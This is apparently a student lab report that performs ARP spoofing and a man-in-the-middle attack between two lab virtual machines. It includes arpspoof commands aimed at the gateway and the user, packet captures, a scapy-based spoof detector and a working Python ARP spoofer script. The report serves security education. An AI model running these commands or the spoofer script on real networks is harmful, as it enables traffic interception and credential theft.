
NAME : E.Blessing Charles
NO : 2019103012
R - Batch
Module - IV

ARP SPOOF


Environment :

Created two virtual box both configured to be in the same subnet 10.0.2.0/24 of NAT network type for the attacker and the normal user to simulate the attacking scenario of arpspoof .




Attacker : Hannah virtual machine
IP : 10.0.2.4

User : Barbera virtual machine
IP : 10.0.2.15



Attacker machine



User machine

```
kali@kali: ~/Desktop
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~/Desktop]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::a00:27ff:fe73:78b  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:73:07:8b  txqueuelen 1000  (Ethernet)
        RX packets 2  bytes 650 (650.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 12  bytes 1204 (1.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 8  bytes 400 (400.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 400 (400.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(kali㉿kali)-[~/Desktop]
└─$ route -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
0.0.0.0         10.0.2.1        0.0.0.0         UG    100    0        0 eth0
10.0.2.0        0.0.0.0         255.255.255.0   U     100    0        0 eth0

┌──(kali㉿kali)-[~/Desktop]
└─$ arp -a

┌──(kali㉿kali)-[~/Desktop]
└─$
```


The arp table of the user is currently empty . Now the attacker can send ARP packets to both the default gateway and the user to poison their ARP tables .

Steps :


1. Send ARP packets to default gateway and claim the attacker is at 10.0.2.15(client ip) with the attacker mac address . since ARP is an unauthenticated and stateless protocol so the attacker can disguise as the user to the router
2. Send ARP packets to the user and claim he is the default gateway by spoofing his mac address to 10.0.2.1 and poison the user arp table .

So the user will think the attacker is the default gateway and the router will think the attacker is the normal user , so now the attacker can view the flow of packets between the client and the default gateway which is known as man in the middle attack . Hence by performing arp spoofing , the attacker can perform man in the attack and view any unencrypted traffic .

Enabling IP forwarding to forward the flow of flow of packets



Performing arp scan on the subnet



Poisoning the default gateway and the user

```
┌──(hannah㉿hannah)-[~/Desktop]
└─$ sudo arpspoof -i eth0 -t 10.0.2.1 10.0.2.15
8:0:27:f7:55:d9 52:54:0:12:35:0 0806 42: arp reply 10.0.2.15 is-at 8:0:27:f7:55:d9
8:0:27:f7:55:d9 52:54:0:12:35:0 0806 42: arp reply 10.0.2.15 is-at 8:0:27:f7:55:d9
8:0:27:f7:55:d9 52:54:0:12:35:0 0806 42: arp reply 10.0.2.15 is-at 8:0:27:f7:55:d9
8:0:27:f7:55:d9 52:54:0:12:35:0 0806 42: arp reply 10.0.2.15 is-at 8:0:27:f7:55:d9
8:0:27:f7:55:d9 52:54:0:12:35:0 0806 42: arp reply 10.0.2.15 is-at 8:0:27:f7:55:d9
^X@sasc8:0:27:f7:55:d9 52:54:0:12:35:0 0806 42: arp reply 10.0.2.15 is-at 8:0:27:f7:55:d9
8:0:27:f7:55:d9 52:54:0:12:35:0 0806 42: arp reply 10.0.2.15 is-at 8:0:27:f7:55:d9
8:0:27:f7:55:d9 52:54:0:12:35:0 0806 42: arp reply 10.0.2.15 is-at 8:0:27:f7:55:d9
8:0:27:f7:55:d9 52:54:0:12:35:0 0806 42: arp reply 10.0.2.15 is-at 8:0:27:f7:55:d9
8:0:27:f7:55:d9 52:54:0:12:35:0 0806 42: arp reply 10.0.2.15 is-at 8:0:27:f7:55:d9
```

```
┌──(hannah㉿hannah)-[~/Desktop]
└─$ sudo arpspoof -i eth0 -t 10.0.2.15 10.0.2.1
[sudo] password for hannah:
8:0:27:f7:55:d9 8:0:27:73:7:8b 0806 42: arp reply 10.0.2.1 is-at 8:0:27:f7:55:d9
8:0:27:f7:55:d9 8:0:27:73:7:8b 0806 42: arp reply 10.0.2.1 is-at 8:0:27:f7:55:d9
^X@s8:0:27:f7:55:d9 8:0:27:73:7:8b 0806 42: arp reply 10.0.2.1 is-at 8:0:27:f7:55:d9
8:0:27:f7:55:d9 8:0:27:73:7:8b 0806 42: arp reply 10.0.2.1 is-at 8:0:27:f7:55:d9
8:0:27:f7:55:d9 8:0:27:73:7:8b 0806 42: arp reply 10.0.2.1 is-at 8:0:27:f7:55:d9
8:0:27:f7:55:d9 8:0:27:73:7:8b 0806 42: arp reply 10.0.2.1 is-at 8:0:27:f7:55:d9
```

WireShark Capturing of the spoof packets

Capturing from any

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	PcsCompu_f7:55:d9		ARP	44	10.0.2.1 is at 08:00:27:f7:55:d9
2	0.187166770	PcsCompu_f7:55:d9		ARP	44	10.0.2.15 is at 08:00:27:f7:55:d9 (duplicate use of 10.0.2.1 detected!)
3	2.000111873	PcsCompu_f7:55:d9		ARP	44	10.0.2.1 is at 08:00:27:f7:55:d9
4	2.195931981	PcsCompu_f7:55:d9		ARP	44	10.0.2.15 is at 08:00:27:f7:55:d9 (duplicate use of 10.0.2.1 detected!)
5	4.033148317	PcsCompu_f7:55:d9		ARP	44	10.0.2.1 is at 08:00:27:f7:55:d9
6	4.202005460	PcsCompu_f7:55:d9		ARP	44	10.0.2.15 is at 08:00:27:f7:55:d9 (duplicate use of 10.0.2.1 detected!)
7	6.033278838	PcsCompu_f7:55:d9		ARP	44	10.0.2.1 is at 08:00:27:f7:55:d9
8	6.203583061	PcsCompu_f7:55:d9		ARP	44	10.0.2.15 is at 08:00:27:f7:55:d9 (duplicate use of 10.0.2.1 detected!)
9	8.050995680	PcsCompu_f7:55:d9		ARP	44	10.0.2.1 is at 08:00:27:f7:55:d9
10	8.203850027	PcsCompu_f7:55:d9		ARP	44	10.0.2.15 is at 08:00:27:f7:55:d9 (duplicate use of 10.0.2.1 detected!)
11	10.054841733	PcsCompu_f7:55:d9		ARP	44	10.0.2.1 is at 08:00:27:f7:55:d9
12	10.205082283	PcsCompu_f7:55:d9		ARP	44	10.0.2.15 is at 08:00:27:f7:55:d9 (duplicate use of 10.0.2.1 detected!)
13	12.059466137	PcsCompu_f7:55:d9		ARP	44	10.0.2.1 is at 08:00:27:f7:55:d9
14	12.207401705	PcsCompu_f7:55:d9		ARP	44	10.0.2.15 is at 08:00:27:f7:55:d9 (duplicate use of 10.0.2.1 detected!)
15	14.063938982	PcsCompu_f7:55:d9		ARP	44	10.0.2.1 is at 08:00:27:f7:55:d9
16	14.207541757	PcsCompu_f7:55:d9		ARP	44	10.0.2.15 is at 08:00:27:f7:55:d9 (duplicate use of 10.0.2.1 detected!)
17	16.064092723	PcsCompu_f7:55:d9		ARP	44	10.0.2.1 is at 08:00:27:f7:55:d9


```
▸ Frame 2: 44 bytes on wire (352 bits), 44 bytes captured (352 bits) on interface any, id 0
▸ Linux cooked capture v1
▸ Address Resolution Protocol (reply)
▸ [Duplicate IP address detected for 10.0.2.15 (08:00:27:f7:55:d9) - also in use by 08:00:27:73:07:8b (frame 1)]
▸ [Duplicate IP address detected for 10.0.2.1 (52:54:00:12:35:00) - also in use by 08:00:27:f7:55:d9 (frame 1)]

0000  00 04 00 01 00 06 08 00  27 f7 55 d9 00 00 08 06   ........ '·U·····
0010  00 01 08 00 06 04 00 02  08 00 27 f7 55 d9 0a 00   ........ ··'·U···
0020  02 0f 52 54 00 12 35 00  0a 00 02 01               ··RT··5· ····
```

The attacker now constantly sending to default gateway - 10.0.2.1 that 10.0.2.15 is at attacker mac address and sending to user - 10.0.2.15 that 10.0.2.1 is at attacker mac address


Performing man in the middle attack

As the attacker can view any unencrypted traffic of client , if the client goes to any http site , the attacker can view all the packets .

Client going to testhtml5.vulnweb.com which is a http site



Attacker’s wireshark



Now he can see any unencrypted traffic of the spoofed user .

ARP Spoof detection with custom script in python :

ARP Spoof Detector Code

```
import scapy.all as scapy
def get_mac(ip):
   arp_req = scapy.ARP(pdst=ip)
   ether = scapy.Ether(dst="ff:ff:ff:ff:ff:ff")
   broadcast = ether/arp_req
   answered = scapy.srp(broadcast,timeout=1,verbose=False)[0]
   mac = answered[0][1].hwsrc
   return mac

def process_packets(packet):
   if packet.haslayer(scapy.ARP) and packet[scapy.ARP].op ==2:
       ip = packet[scapy.ARP].psrc
       given_mac = packet[scapy.ARP].hwsrc
       org_mac = get_mac(ip)
       if given_mac != org_mac :
           print("[+]YOU ARE UNDER ARP_SPOOFING[+]")
           print(f"ip : {ip} mac : {org_mac} \n")
           flag = int(input("\nif you want to check again press
1 orelse press 0: "))
```

```
        else :
            print("not under attack...")
            flag = int(input("if you want to check again press 1
orelse press 0: "))
        if flag:
            print("checking again.........")
            main()
        else:
            exit(0)


def main():
   scapy.sniff(iface=interface,store=False,prn=process_packets)

def start():
   global interface
   interface = input("enter your network interface [eg: wlan0 ,
eth0 ]: ")
   main()

start()
```


Instead arpspoof tool , we can create our own tool in python to perform the same task

Python code

```
import scapy.all as scapy
import time
from scapy.layers import http
def get_mac(ip):
   arp_req = scapy.ARP(pdst=ip)
   broadcast = scapy.Ether(dst="ff:ff:ff:ff:ff:ff")
   packet  = broadcast/arp_req
```

```
    answered = scapy.srp(packet,timeout=1,verbose=False)[0]
    mac = answered[0][1].hwsrc
    return mac

def spoof(target_ip , spoof_ip):
    spoof_packet = scapy.ARP (op=2
,pdst=target_ip,hwdst=get_mac(target_ip),psrc=spoof_ip)
    scapy.send(spoof_packet,verbose=False)
def restore(target_ip , spoof_ip):
    spoof_packet = scapy.ARP(op=2, pdst=target_ip,
hwdst=get_mac(target_ip), psrc=spoof_ip ,
hwsrc=get_mac(spoof_ip))
    scapy.send(spoof_packet , count=5 , verbose=False)



def start():
    i = 0
    router_ip = input("\n\nENTER THE ROUTER IP : ")
    target_ip = input("\nENTER THE TARGET IP : ")
    while True:
        try:
            spoof(target_ip,router_ip)
            spoof(router_ip,target_ip)
            i += 2
            print(f"\r [+]{i} packet send",end="")
            time.sleep(2)
        except Exception as e:
            print(e)
            restore(target_ip,router_ip)
            restore(target_ip,router_ip)
            print("restored ARP tables of victims.....")
            exit(0)
```

Running our custom arp spoofer



Arp table of user after spoofing